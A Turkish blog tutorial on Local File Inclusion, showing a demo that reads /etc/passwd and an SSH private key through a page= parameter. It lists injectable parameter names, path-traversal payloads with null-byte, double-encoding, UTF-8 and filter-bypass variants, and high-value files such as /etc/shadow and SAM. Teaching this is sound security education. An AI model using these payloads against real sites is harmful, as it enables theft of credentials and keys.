LFI(Local File Inclusion) Zafiyeti

Fatih T. tarafından yayımlandı

LFI Zafiyeti Nedir?


Local File Inclusion (LFI), çoğunlukla web sunucularında bulunan bir güvenlik zafiyetidir. Bu güvenlik zafiyeti, kullanıcının input(girdi) değerinde bulunan payload değeri ile sunucuda bulunan dosyaların içeriklerinin çıktı olarak web sitesine yansıtılmasıdır. Bu güvenlik açığı, hassas ve gizli verileri içeren dosyaları zafiyetli veya savunmasız sistemlerden okumak için kullanılabilir.

Bu tür bir güvenlik açığının ana nedeni, kullanıcının input(girdi) değerlerinin uygun bir şekilde temizlenmemesi ve daha sonra sistem tarafından okunup işleme alınmasıdır. Buradaki temizlenme, kullanıcı input(girdi) değeri ne olursa olsun kontrol edilmesi gerektiği ve yalnızca beklenen değerlerin girildiğinde ve input(girdi) değerinde şüpheli hiçbir şeyin verilmediğinden emin olunması gerektiği anlamına gelir. Bu, PHP tabanlı web sitelerinde yaygın olarak bulunan bir açıklıktır. Fakat PHP tabanlı olmayan dillerde de rastlanabilir.

Dosya okumak neden önemli?


LFI çoğu zaman önemli ve sınıflandırılmış verilere erişime (uygun izinler olmadan) yol açabilir. Bir saldırgan, password değerlerine, SSH anahtarları gibi hassas bilgileri okumak için LFI kullanabilir.

Bunu sizlere bir örnek ile anlatayım.




Yukarıdaki resimde bir web sitesinin kesiti bulunmaktadır. Kırmızı ile işaretlediğim yere dikkat edin. Örnek olarak eğer siz web sitesinde “About” sayfasını tıklayınca URL adresinde “page=about.html” yazısı çıkıyor.

Daha iyi anlamanız için bu sefer de “Services” sekmesine tıklıyorum.



Gördüğünüz gibi URL adresinde "page=services.html" yazısını görebilirsiniz. Yani kısaca bu sitedeki mantık "page=<sayfa adı>" şeklinde olmaktadır. Yani URL adresinden "page" değeri neye eşitse sistem ona göre sayfalar arasından gezinmemizi sağlıyor. İşte bu mantıkla çalışan web sitelerinde LFI zafiyeti olma ihtimali vardır.

Şimdi sizlere LFI zafiyetini bu sitede uygulayıp göstermek istiyorum. Örneğin Linux sistemlerde bulunan "/etc/passwd" dosyasını okumaya çalışalım.




URL adresine dikkatle bakarsanız "page= **../../../../etc/passwd**" şeklinde bir şey yazdım. Görünürde bir şey gözükmüyor değil mi? Şimdi size web sayfasının en alt kısmını göstereyim.

Bakın gördüğünüz gibi "/etc/passwd" dosyasının içeriğini web sayfasında görebiliyoruz. Buradan sistemde bulunan kullanıcı adlarını tespit

edebiliriz.

Örnek olarak bir tane kullanıcının SSH anahtarını okumaya çalışalım. Bunun için sistemde bulunan ve yukarıdaki resimde de görünen "falcon" kullanıcısının SSH anahtarını okumaya çalışacağım.



Bakın bu sefer "page=" parametresine SSH anahtarını okumak için uygun komutu yazdım. Genelde SSH anahtarını kullanıcının ".ssh" dizini altında "id_rsa" dosyasında tutulur. Bakalım sonuç olarak ne elde ettik.

Bakın gördüğünüz gibi gene sayfa sonunda SSH anahtarını bastırdık. Bu zafiyetinin tehlikesini umarım görebiliyorsunuzdur. Sadece URL adresine yazılan iki satır şey ile elde ettiğimiz bilgilere bakın. Mutlaka URL kısmındaki girdilerin sistem tarafından kontrol edilmesi gerekmetedir.

Buradaki örnekte "?page=" yapısı gibi daha bir çok yapı bulunmaktadır. **Bunlardan en önemlileri şunlardır:**

- ?cat={payload}
- ?dir={payload}
- ?action={payload}
- ?board={payload}
- ?date={payload}
- ?detail={payload}
- ?file={payload}
- ?download={payload}
- ?path={payload}
- ?folder={payload}
- ?prefix={payload}
- ?include={payload}
- ?page={payload}
- ?inc={payload}
- ?locate={payload}
- ?show={payload}
- ?doc={payload}
- ?site={payload}
- ?type={payload}
- ?view={payload}
- ?content={payload}
- ?document={payload}
- ?layout={payload}
- ?mod={payload}
- ?conf={payload}

Yukarıdaki parametreleri mutlaka bazı URL adreslerinde görmüşsünüzdür. Yukarıdaki örnekte yaptığımız işlemleri yani "?page={payload}" işlemini yukarıdaki listede bulunan herhangi bir parametre ile de yapabilirsiniz.

LFI Zafiyeti Kullanım Örnekleri

Burada sizlere LFI zafiyetinin kullanıcı ile ilgini birkaç örnek vermek istiyorum. Bu örneklerde PHP Wrapper yapıları da kullanılmaktadır.

Basit Kullanımı

```
http://example.com/index.php?page=../../../etc/passwd
```

Null Byte ile Kullanımı

```
http://example.com/index.php?page=../../../etc/passwd%00
```

Double Encoding Yapılarak Kullanım Şekli

```
1) http://example.com/index.php?page=%252e%252e%252fetc%252fpasswd


2)http://example.com/index.php?page=%252e%252e%252fetc%252fpasswd%00
```

Yukarıdaki iki linkte de amaç "/etc/passwd" dosyasını okumaktır. Sadece "/etc/passwd" yazım şekli **"double encoding"** yapılarak URL adresine yazılmıştır. Sistem bu satırı okuyunca onu "/etc/passwd" yazısını anlayacaktır. Böyle yapılmasının sebebi eğer sistem tarafından URL kontrolü yapılıyorsa bunu atlatmak için yapılıyordur 🙂

UTF-8 Encoding Yapılarak Kullanım Şekli

```
1) http://example.com/index.php?page=%c0%ae%c0%ae/%c0%ae%c0%ae/%c0%ae%c0%ae/etc/passwd


2) http://example.com/index.php?page=%c0%ae%c0%ae/%c0%ae%c0%ae/%c0%ae%c0%ae/etc/passwd%00
```

Yukarıdaki iki linkte de amaç "/etc/passwd" dosyasını okumaktır. Sadece "/etc/passwd" yazım şekli **"UTF-8 encoding"** yapılarak URL adresine yazılmıştır. Sistem bu satırı okuyunca onu "/etc/passwd" yazısını anlayacaktır. Böyle yapılmasının sebebi eğer sistem tarafından URL kontrolü yapılıyorsa bunu atlatmak için yapılıyordur 🙂

Bypass Hilesi Yapmak

```
1) http://example.com/index.php?page=....//....//etc/passwd


2) http://example.com/index.php?page=../////../////../////etc/passwd


3) http://example.com/index.php?page=/%5C../%5C../%5C../%5C../%5C../%5C../%5C../%5C../%5C../%5C../%5C../etc/passwd
```

Yukarıdaki iki linkte de amaç "/etc/passwd" dosyasını okumaktır. Sadece "/etc/passwd" yazım şekli **"Filter bypass tricks"** tekniği kullanılarak URL adresine yazılmıştır. Sistem bu satırı okuyunca onu "/etc/passwd" yazısını anlayacaktır. Böyle yapılmasının sebebi eğer sistem tarafından URL kontrolü yapılıyorsa bunu atlatmak için yapılıyordur 🙂

LFI ile okuyabileceğiniz bazı önemli dosyalar

Burada ise sizlere daha da kolaylık sağlaması için bazı dosyaların dizinlerini belirttim. Bunları ezberlemek zorunda değilsiniz ama bilmeniz sizler için faydalı olacaktır. Bir tanesini yukarıdaki örnekte yapmıştık. Diğerlerini de siz deneyebilirsiniz.

Linux sistemler için:

- /etc/passwd
- /etc/shadow
- /etc/issue
- /etc/group
- /etc/hostname
- /etc/ssh/ssh_config
- /etc/ssh/sshd_config
- /root/.ssh/id_rsa
- /root/.ssh/authorized_keys
- /home/user/.ssh/authorized_keys
- /home/user/.ssh/id_rsa

Apache Configuration Dosyaları:

- /etc/apache2/apache2.conf
- /usr/local/etc/apache2/httpd.conf
- /etc/httpd/conf/httpd.conf

Log Dosyaları için:

- ***Red Hat/CentOS/Fedora Linux:*** /var/log/httpd/access_log
- ***Debian/Ubuntu:*** /var/log/apache2/access.log
- ***FreeBSD:*** /var/log/httpd-access.log
- /var/log/apache/access.log
- /var/log/apache/error.log
- /var/log/apache2/access.log
- /var/log/apache/error.log

MySql:

- /var/lib/mysql/mysql/user.frm
- /var/lib/mysql/mysql/user.MYD
- /var/lib/mysql/mysql/user.MYI

Windows:

- /boot.ini
- /autoexec.bat
- /windows/system32/drivers/etc/hosts
- /windows/repair/SAM
- /windows/panther/unattended.xml
- /windows/panther/unattend/unattended.xml

Buraya kadar olan kısımda sizlere LFI zafiyetini detaylı olarak anlatmaya çalıştığım. Kullandığım örnekten sizlere detaylı olarak ekran görüntüleri

alarak anlamanıza yardımcı olmaya çalıştım. Ayrıca başka tarz örnekler göstererek de konuya olan bakışınızı genişletmeye çalıştım.

Umarım sizlere en iyi şekilde konuyu anlatabilmişimdir. Konu ile ilgili kullandığım kaynakların linkini aşağıya bırakıyorum. Daha detaylı ve kapsamlı örnekler bakmak isteyenler bu linkleri kullanabilir.

Bir sonraki yazımda görüşmek üzere....

1. https://evi1us3r.wordpress.com/lfi-cheat-sheet/
2. https://github.com/swisskyrepo/PayloadsAllTheThings/tree/master/File%20Inclusion#lfi–rfi-using-wrappers
3. https://www.netsparker.com.tr/blog/web-guvenligi/lfi-rfi-guvenlik-zafiyetleri-baglaminda-php-stream-wrapperlari/
4. https://www.netsparker.com/blog/web-security/local-file-inclusion-vulnerability/
5. https://highon.coffee/blog/lfi-cheat-sheet/